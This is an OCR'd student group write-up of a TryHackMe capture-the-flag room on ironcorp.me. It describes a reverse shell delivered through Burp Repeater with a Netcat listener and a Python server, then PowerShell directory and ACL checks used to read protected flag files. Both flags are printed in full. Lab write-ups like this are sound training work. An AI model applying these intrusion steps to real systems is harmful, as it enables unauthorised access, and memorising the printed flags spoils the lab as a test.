
SECTION 3 - REVERSE SHELL

Members Involved: Humairah, Fatin, Ilyana, Afiqah


Tools used: Kali linux, Python, Burp Suite, Netcat

Thought Process and Methodology and Attempts:

We went to set up NetCat and opened up a Python server by using the command python3 -m http.server 8910.



After setting up the Netcat and Python server, we had to ping the shell.ps1 so that the NetCat could listen to it. We used a script containing the reverse shell and encoded it as a URL using a decoder. Then, we copied the result.



We pasted the results inside the Repeater to get a Request and we sent it.


After that, we went back to the NetCat and saw that it listened. We can now connect to the Python server.

SECTION 4 - ROOT PRIVILEGE ESCALATION


Members Involved: Humairah, Fatin, Ilyana, Afiqah

Tools used: Kali Linux


Thought Process and Methodology and Attempts:



We used ls command to listed out all the directories inside the current directory but it listed out irrelevant files.



Next, we changed the current drive to Drive C by using by using the command C:



Within the drive, we listed down the directories again. Inside the drive, we saw a directory called Users.

```
PS C:\> cd Users
PS C:\Users> ls


    Directory: C:\Users


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----         4/11/2020   4:41 AM                Admin
d-----         4/11/2020  11:07 AM                Administrator
d-----         4/11/2020  11:55 AM                Equinox
d-r---         4/11/2020  10:34 AM                Public
d-----         4/11/2020  11:56 AM                Sunlight
d-----         4/11/2020  11:53 AM                SuperAdmin
d-----         4/11/2020   3:00 AM                TEMP


PS C:\Users>
```

We used the command cd to change the directory to User. We list out the directories by using ls. We found a directory called Administrator.

```
PS C:\Users> cd administrator
PS C:\Users\administrator> ls


    Directory: C:\Users\administrator


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-r---         4/12/2020   1:27 AM                Contacts
d-r---         4/12/2020   1:27 AM                Desktop
d-r---         4/12/2020   1:27 AM                Documents
d-r---         4/12/2020   1:27 AM                Downloads
d-r---         4/12/2020   1:27 AM                Favorites
d-r---         4/12/2020   1:27 AM                Links
d-r---         4/12/2020   1:27 AM                Music
d-r---         4/12/2020   1:27 AM                Pictures
d-r---         4/12/2020   1:27 AM                Saved Games
d-r---         4/12/2020   1:27 AM                Searches
d-r---         4/12/2020   1:27 AM                Videos


PS C:\Users\administrator>
```

We continued on changing directory to Administrator and list out all the directories where we found Desktop.

```
PS C:\Users\administrator> cd desktop
PS C:\Users\administrator\desktop> ls


    Directory: C:\Users\administrator\desktop


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         3/28/2020  12:39 PM             37 user.txt


PS C:\Users\administrator\desktop>
```

We changed the directory to Desktop and listed out the directories. We found the user.txt inside it.

```
PS C:\Users\administrator\desktop> type user.txt
thm{09b408056a13fc222f33e6e4cf599f8c}
PS C:\Users\administrator\desktop>
```

We used the command type user.txt to read the text file and thus, the flag appeared.


The flag is: thm{09b408056a13fc222f33e6e4cf599f8c}

```
PS C:\Users\administrator\desktop> cd ..
PS C:\Users\administrator> cd ..
PS C:\Users>
```

We needed to change the directory to Users. Therefore, we used the command cd .. twice to return to Users.

```
PS C:\Users> get-acl c:\users\superadmin | fl


Path   : Microsoft.PowerShell.Core\FileSystem::C:\users\superadmin
Owner  : NT AUTHORITY\SYSTEM
Group  : NT AUTHORITY\SYSTEM
Access : BUILTIN\Administrators Deny  FullControl
         S-1-5-21-297466380-2647629429-287235700-1000 Allow  FullControl
Audit  :
Sddl   : O:SYG:SYD:PAI(D;OICI;FA;;;BA)(A;OICI;FA;;;S-1-5-21-297466380-264762942
         9-287235700-1000)


PS C:\Users>
```


We realized that there is a directory in Users named SuperAdmin. We used the command get-acl c:\users\superadmin | fl to identify the owner and the authorisation for the SuperAdmin directory. Hence, we saw that it says Deny FullControl. It means that we cannot access it.



Therefore, we know that Root.txt must be in the SuperAdmin directory. So we try to access it directly by using the command type c:\users\superadmin\desktop\root.txt. Then, we found the flag.

The flag is: thm{a1f936a086b367761cc4e7dd6cd2e2bd}

Contributions

ID	Name	Contribution	Signatures
1211101145	Nurul Humairah binti Mohamad Kamaruddin	Find the authentication for admin.ironcorp.me	
1211101216	Fatin Qistina binti Kamarul Irman	Discovered the user and root flag.	
1211102030	Ilyana Sofiya binti Muhammad Najeli	Did the burp suite section.	
1211103480	Nurul Afiqah binti Ismail	Figured out the port number that can be used and the subdomain available for ironcorp.me.	

VIDEO LINK: https://youtu.be/zcCdAYFYiks